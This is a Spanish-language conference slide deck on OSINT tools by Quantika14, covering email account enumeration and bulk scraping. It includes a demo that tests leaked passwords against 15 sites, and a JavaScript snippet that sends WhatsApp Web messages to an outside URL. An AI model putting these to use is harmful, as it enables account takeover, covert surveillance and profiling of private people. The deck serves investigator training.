

# OSINT, OSANT ... CADA DÍA TE QUIERO MÁS 1.9

~~ALL IN ONE OSINT~~

JORGE CORONADO



QK<sup>14</sup>



What does internet know about you?

# Quién soy yo

- Fundador y CEO de Quantika14
- Colaborador de Canal Sur Radio desde 2015
- Profesor en el curso de detectives de la Universidad Pablo Olavide de Sevilla
- Colaborador del primer "Protocolo institucional en España ante la violencia de género en las redes sociales"
- Formación a cuerpos de seguridad en investigación a través de Internet desde la ESPA y otros cursos
- Creador del protocolo de actuación para la búsqueda de personas desaparecidas a través de las tecnologías de la información y comunicación
- Vocal de la asociación de peritos tecnológicos de Andalucía (APTAN)
- Dinamizador del Hack&Beers Sevilla
- Creador de aplicaciones como: Guasap Forensic, Shodita, EO-Ripper, Dante Gates, Killo.io, etc



# QuantiKa14 E-CRIMEN

Síguenos en Facebook y  
Twitter


Departamento especializado en investigaciones de crímenes informáticos.

## **Aplicaciones de OSINT y Big Data**

Gracias a nuestras aplicaciones creadas por nosotros no solo podemos llegar más lejos y más rápido en las investigaciones

## **Detectives**

Nuestros detectives están dotados de nuestra formación, conocimientos y dispositivos.



## **Expertos en seguridad informática y OSINT**

Gracias a la experiencia de nuestros expertos en seguridad informática podemos usar herramientas y técnicas no utilizadas anteriormente en las investigaciones

## **Departamento Legal**

Contamos con abogados especialistas en las nuevas tecnologías, LOPD, violencia de género, etc

# ¿Qué vamos a ver?

1. Conceptos básicos
  1. Fuentes abiertas en España
  2. OSINT y Big Data
2. Aplicaciones para hacer OSINT
  1. Esquema email
  2. EO-Ripper (Demo)
  3. Descargar universidades
  4. Monitorizar WhatsApp o Telegram
  5. Esquema nº de TLFN
  6. Descargar Pastebin
  7. Orientación política en Twitter
  8. Dante's Gates (all in one OSINT – bot TL)
  9. LogiKa14 (capturando clientes wifi)
3. Investiga conmigo





# 1.1 Fuentes abiertas en España

---

- **Plataformas dinámicas** (recursivo)
  - BOE y BORME
  - Redes sociales
    - Twitter
    - Facebook
    - LinkedIn
  - Pastebin
  - Adjudicaciones y licitaciones
  - Inmobiliarias
  - Comentarios en foros y blogs
  - Deep Web
  - Chats (WhatsApp y Telegram)
- **Plataformas datos estáticos** (recogida una vez)
  - Universidades de España
  - Colegios profesionales
- **Buscadores**
  - Google
  - Bing
  - DuckDuckGo
  - Pastebin
  - Páginas amarillas y blancas

15/11/2018

[www.quantika14.com](http://www.quantika14.com)




## 1.2 ¿Qué es el OSINT?

La traducción sería “inteligencia con fuentes abiertas”. El concepto se refiere a la **recolección de información de una persona o empresa utilizando fuentes de acceso público como internet, redes sociales, buscadores, foros, fotografías, wikis, bibliotecas online, conferencias, metadatos, etc.**


El OSINT es una eficaz herramienta para recopilar todo tipo de información, la cual puede ser utilizada para tareas como realización de perfiles de seguridad, estudios psicológicos, evaluar tendencias de mercado, auditorías en temas de seguridad de la información o conocer sobre la identidad digital y reputación online de personas, entre otras.



# 1.2.1 Ciclo de la Inteligencia [o.O]



# 1.2.2 Procesos





## 2. APLICACIONES PARA HACER OSINT SOBRE PERSONAS Y USUARIOS

# 2.1 Web scraping

- Nos permite seleccionar, procesar, almacenar y analizar el dato concreto de una web que queramos.
  - BeautifulSoup
  - Mechanize
  - Selenium
  - Requests
  - Dryscape  
(<https://dryscrape.readthedocs.io/en/latest>)




## 2.2 ¿Qué se puede saber solo con tu email?

- <http://blog.quantika14.com/blog/2017/01/11/que-se-puede-hacer-saber-de-ti-con-solo-tu-email/>
- <http://blog.quantika14.com/blog/2017/01/26/que-puedo-hacer-y-saber-de-ti-con-tu-email-email-osint-ripper-eo-ripper-pyparte-ii/>
- <http://blog.quantika14.com/blog/2017/02/15/que-puedo-hacer-y-saber-de-ti-con-tu-email-suplantando-un-correo-electronico-parte-iii/>
- <http://blog.quantika14.com/blog/2018/07/31/email-osint-ripper-eo-ripper-version-1-2-1-amazon-y-haveibeenpwned/>



## 2.2.1 Esquema OSINT con un email





## 2.2.2 Email OSINT Ripper (EO-Ripper.py)

[https://github.com/Quantika14/  
email-osint-ripper](https://github.com/Quantika14/email-osint-ripper)

### Librerías

- re, json, cookielib
- Mechanize - "pip install mechanize"
- Bs4 - "pip install beautifulsoup4"
- DuckDuckGO, Link: > <https://github.com/thibauts/duckduckgo>

\*\*\*\* INSTALL \*\*\*\*

```
$ pip install -r requirements.txt
$ git clone https://github.com/thibauts/duckduckgo
$ cd duckduckgo-master
$ python setup.py install
Enjoy!
```

### Funcionalidades

- Verificar si el email existe
- Verificar si existe cuentas asociadas a ese email en: Netflix, LinkedIn, WordPress, Tumblr, etc
- Comprobar si el email se encuentra en algún leak a través de la API de [hesidohackeado.com](https://www.hesidohackeado.com) (OFF)
- Buscar el email en Pastebin
- Dorks con DuckDuckGo para buscar redes sociales
- Existen 2 modalidades de uso. Realizar todas las funcionalidades anteriormente mencionadas a un unico objetivo o utilizar una lista de correos electrónicos.

Pull requests Issues Marketplace Explore

Quantika14 / email-osint-ripper

Unwatch 2 Star 17 Fork 8

Code Issues 0 Pull requests 0 Projects 0 Wiki Insights Settings

2.2.2.1 Cómo funciona el código de EO-RIPPER

Find file Copy path

3 contributors

337 lines (310 sloc) 13 KB

Raw Blame History

```
1  #!/usr/bin/env python
2  #-*- coding: utf-8 -*-
3  #*****
4  #APP: EO-RIPPER.py *****
5  #AUTHOR: Jorge Websec *****
6  #TWITTER: @JorgeWebsec *****
7  #Email: jorge@quantika14.com *****
8  #License: GNU v3 *****
9  #*****
10
11 import re, mechanize, cookielib, json, duckduckgo, urllib2
12 from bs4 import BeautifulSoup
13
```

# Búsquedas con DDG

- Funcion: realiza búsquedas en DDG con el email spliteado
- Mejoras:
  - implementar otros buscadores (Bing, Google, etc)
  - Más búsquedas con Dorks
  - Sistema "inteligente" de enlaces. Análisis automático de enlaces

```
115 def check_duckduckgoInfo(email):
116     try:
117         links = duckduckgo.search(email, max_results=10)
118         for link in links:
119             if "delsexo.com" in str(link):
120                 pass
121             else:
122                 print "|--[INFO][DuckDuckGO][SEARCH][>] " + str(link)
123     except:
124         print colores.alert + "|--[WARNING][DUCKDUCKGO][>] Error..." + colores.normal
125
126 def check_duckduckgoSmartInfo(email):
127     no_company = ("gmail", "hotmail", "yahoo", "protonmail", "mail")
128     split1 = email.split("@")
129     name = split1[0].replace(".", " ")
130     split2 = split1[1].split(".")
131     company = split2[0].replace(".", "")
132     if company in no_company:
133         data = name
134     else:
135         data = name + " " + company
136     links = duckduckgo.search(data, max_results=10)
137     for link in links:
138         print "|--[INFO][DuckDuckGO][SMART SEARCH][>] " + str(link)
139         if "linkedin.com/in/" in str(link):
140             print colores.green + "|----[>][POSSIBLE LINKEDIN DETECT] ----" + colores.normal
141         if "twitter.com" in str(link):
142             print colores.green + "|----[>][POSSIBLE TWITTER DETECT] ----" + colores.normal
143         if "facebook.com" in str(link):
144             print colores.green + "|----[>][POSSIBLE FACEBOOK DETECT] ----" + colores.normal
145         if "soundcloud.com/" in str(link):
146             print colores.green + "|----[>][POSSIBLE SOUNDCLLOUD DETECT] ----" + colores.normal
147
```

# Comprobación de cuentas en webs

```
181 def check_amazon(email):
182     r = br.open('https://www.amazon.es/ap/signin?_encoding=UTF8&openid.pape.max_auth_age=0&')
183     br.select_form(nr=0)
184     br.form["email"] = email
185     br.form["password"] = "123456"
186     br.submit()
187     html = br.response().read()
188     soup = BeautifulSoup(html, "html.parser")
189     div = soup.find("div", {"class": "a-alert-content"})
190
191     if "ninguna cuenta" in remove_tags(str(div)):
192         print "--[INFO][AMAZON][ES][CHECK][>] Account doesn't exist..."
193     else:
194         print "--[INFO][AMAZON][ES][CHECK][>] The account exist..."
195
```



## Ha surgido un problema

No encontramos **ninguna cuenta** con esa dirección de correo electrónico

## Iniciar sesión

Dirección de e-mail o número de teléfono móvil

Continuar

► [¿Necesitas ayuda?](#)

¿Eres nuevo en Amazon?





# ¿Cómo hackear una empresa en 5 minutos con OSINT y leaks? DEMO TIME

# Paréntesis: ¿cómo lo vamos hacer?

Crear una lista de emails

- Hunter.io
- Para no pagar script en JS (emails = document.getElementsByClassName("email");)
- Con Gedit Reemplazamos y ordenamos

OSINT

- Investigamos qué cuentas y más info tiene con EO-RIPPER
- Averiguamos si está en algún Leak

```
INFO[NEPTUNUS][CHECK][+] Account doesn't exist...
INFO[tumblr][CHECK][+] Account doesn't exist...
INFO[PASTEBIN][SEARCH][+] http://pastebin.com/search?query=buschbus...
INFO[twitter][atollon][+] The account exist...
INFO[duckduckgo][SEARCH][+] https://www.wikicfp.com/cfp/servlet/event.showcfp?eventId=42013
INFO[duckduckgo][SEARCH][+] http://www.wikicfp.com/cfp/servlet/event.showcfp?eventId=42013
INFO[duckduckgo][SEARCH][+] https://www.wikicfp.com/cfp/servlet/event.showcfp?eventId=42013
INFO[duckduckgo][SEARCH][+] https://www.wikicfp.com/cfp/servlet/event.showcfp?eventId=42013
INFO[duckduckgo][SEARCH][+] https://www.wepub.com/conferences-view/conference-on-Intelligen
INFO[duckduckgo][SEARCH][+] https://www.wepub.com/conferences-view/conference-on-Intelligen
INFO[duckduckgo][SEARCH][+] https://www.wepub.com/conferences-view/conference-on-Intelligen
INFO[duckduckgo][SMART_SEARCH][+] https://www.instagram.com/atollon_/
INFO[duckduckgo][SMART_SEARCH][+] https://www.instagram.com/atollon_/
INFO[duckduckgo][SMART_SEARCH][+] https://www.instagram.com/atollon_/
INFO[duckduckgo][SMART_SEARCH][+] http://atollon.com/
INFO[duckduckgo][SMART_SEARCH][+] http://atollon.com/
INFO[duckduckgo][SMART_SEARCH][+] http://atollon.com/
INFO[duckduckgo][SMART_SEARCH][+] http://www.atollon.com/
INFO[duckduckgo][SMART_SEARCH][+] http://www.atollon.com/
INFO[AMAZON][ES][CHECK][+] The account exist...
INFO[FACEBOOK][ES][CHECK][+] Your email appear in leaks...
WARNING[LinkedIn][+] Error...
INFO[NEPTUNUS][CHECK][+] Account doesn't exist...
INFO[tumblr][CHECK][+] Account doesn't exist...
INFO[PASTEBIN][SEARCH][+] http://pastebin.com/search?query=buschbus...
INFO[duckduckgo][SEARCH][+] https://www.wikicfp.com/cfp/servlet/event.showcfp?eventId=42013
```

Buscamos los leaks y obtenemos la pass

• Cr3d0ver

```
1 Name | Username | Date | Site | Info | What leaked | Email address |
2 Geographic location, Name, Professional skills, usernames, years of professional
3 experience
4 I didn't find any plaintext password published!
5
6 --Enter a password--
7
8 Testing email against 15 website
9 Facebook Login unsuccessful
10 Twitter Login unsuccessful
11 Ask.fm Login unsuccessful
12 GitHub Login successful
13 Viadeo Login unsuccessful
14 LinkedIn Login successful
15 Dailymotion Login unsuccessful
16 Wikipedia Login unsuccessful
17 Atlassian Login unsuccessful
18 StackOP Login unsuccessful
19 FourSquare Login unsuccessful
20 Citipol Login unsuccessful
21 Google Login unsuccessful
22 Yahoo Email not registered
23 Modafire Login unsuccessful
```

Verificamos que webs siguen con la misma password

## 2.3 Descargando universidades

```
import os

def main():
    f = open("universidades.txt", "r")
    for l in f.readlines():
        if "#" in l:
            print "[!] Descargando webs de " + l
        else:
            data = l.split("|")
            url = "http://" + l
            command = "wget -r " + l
            wget = os.system(command)

main()
```

#MADRID  
uax.es|Universidad Alfonso X El Sabio  
uah.es|Universidad de Alcalá  
nebrija.com|Universidad Antonio de Nebrija  
uam.es|Universidad Autónoma de Madrid  
ucjc.es|Universidad Camilo José Cela  
uc3m.es|Universidad Carlos III de Madrid  
ucm.es|Universidad Complutense de Madrid  
udima.es|Universidad a Distancia de Madrid  
uem.es|Universidad Europea de Madrid  
ufv.es|Universidad Francisco de Vitoria  
uned.es|Universidad Nacional de Educación a Distancia U.N.E.D  
upm.es|Universidad Politécnica de Madrid  
upcomillas.es|Universidad Pontificia Comillas  
urjc.es|Universidad Rey Juan Carlos  
ceu.es|Universidad San Pablo C.E.U

## 2.4 Monitorizando WhatsApp Web/Telegram

```
1
2 //Guardamos los mensajes
3 var allMessages = document.getElementsByClassName('copyable-area');
4 //alert(allMessages);
5
6 //enviamos
7 var req = new XMLHttpRequest();
8 var URL = "http://[REDACTED] + allMessages;
9 alert(URL);
10 req.open("GET", URL, false);
11 req.send();
12
```

- Plugin de Mozilla
- Cuidado con el CSP, CORS, etc



```

184     def submit(self, widget, data=None):
185         ''' Callback que se ejecuta cuando pulsamos Agregar filtro '''
186
187         ''' Obtenemos la url del primer input '''
188         url = self.entry.get_text()
189         ''' Obtenemos el id/class del segundo '''
190         self.div = self.entry2.get_text()
191         ''' Obtenemos el html para reemplazar del tercero '''
192         self.div_c = self.entry3.get_text()
193         ''' Destruimos la ventana '''
194         self.answerwin.destroy()
195
196         ''' Guardamos los datos a ficheros '''
197         hostname = urlparse(url).hostname
198         filename = 'filtros/' + hostname + '.txt'
199         f = open('filtros/hosts.txt', 'ab')
200         f.write(hostname + ' ' + filename + '\n')
201         f.close
202
203         g = open(filename, 'ab')
204         g.write(self.div + '$$' + self.div_c + '$$\n')
205         g.close
206
207         ''' Por ultimo abrimos la url '''
208         self.open_page(url)
209         ''' Y refrescamos la vista '''
210         self.refresh()

```

## 2.4.1 Monitorizando Twitter y Telegram con Triana Browser: fork

- Comentamos líneas:
  - 192
  - 194
- Añadimos una función que limpie los tags HTML
- Guardamos en TEXT los mensajes
- [https://github.com/Quantika14/triana\\_browser](https://github.com/Quantika14/triana_browser)

## 2.5 ¿Qué podemos saber solo de un teléfono?

- <http://blog.quantika14.com/blog/2018/04/23/antes-se-podia-obtener-todas-las-cuentas-asociadas-a-un-telefono-en-facebook/>
- <https://github.com/Quantika14/facebook-phone-search-bot>




## 2.5.1 ¿Cómo rotar con diferentes proxy?

```
import requests

proxies = {
    'http': 'http://10.10.1.10:3128',
    'https': 'http://10.10.1.10:1080',
}

requests.get('http://example.org', proxies=proxies)
```

## 2.5.1 Esquema de datos desde un nº de teléfono






## 2.6 Cómo descargar todo Pastebin

```
WELCOME TO DOWNLOAD PASTEBIN
by @JorgeWebsec
https://pastebin.com/AAAAAAA
[URL][>] https://pastebin.com/AAAAAAA[INFO] No existe la url o ha sido eliminado...
https://pastebin.com/AAAAAAB
[URL][>] https://pastebin.com/AAAAAAB[INFO] No existe la url o ha sido eliminado...
https://pastebin.com/AAAAAAC
[URL][>] https://pastebin.com/AAAAAAC[INFO] No existe la url o ha sido eliminado...
https://pastebin.com/AAAAAAD
[URL][>] https://pastebin.com/AAAAAAD[INFO] No existe la url o ha sido eliminado...
https://pastebin.com/AAAAAAE
[URL][>] https://pastebin.com/AAAAAAE[INFO] No existe la url o ha sido eliminado...
https://pastebin.com/AAAAAAF
[URL][>] https://pastebin.com/AAAAAAF[INFO] No existe la url o ha sido eliminado...
https://pastebin.com/AAAAAAG
[URL][>] https://pastebin.com/AAAAAAG[INFO] No existe la url o ha sido eliminado...
https://pastebin.com/AAAAAAH
[URL][>] https://pastebin.com/AAAAAAH[INFO] No existe la url o ha sido eliminado...
https://pastebin.com/AAAAAAI
[URL][>] https://pastebin.com/AAAAAAI[INFO] No existe la url o ha sido eliminado...
https://pastebin.com/AAAAAAJ
[URL][>] https://pastebin.com/AAAAAAJ[INFO] No existe la url o ha sido eliminado...
https://pastebin.com/AAAAAAK
[URL][>] https://pastebin.com/AAAAAAK[INFO] No existe la url o ha sido eliminado...
https://pastebin.com/AAAAAAL
```

- Creación de URL
- Descarga del contenido
- <http://blog.quantika14.com/blog/2017/12/05/como-descargar-todo-pastebin-en-menos-de-100-lineas-de-codigo/>
- <https://github.com/JWScr33d/crawler-downloader-pastebin>

## 2.7 ¿Cómo saber la orientación política de una cuenta de Twitter'

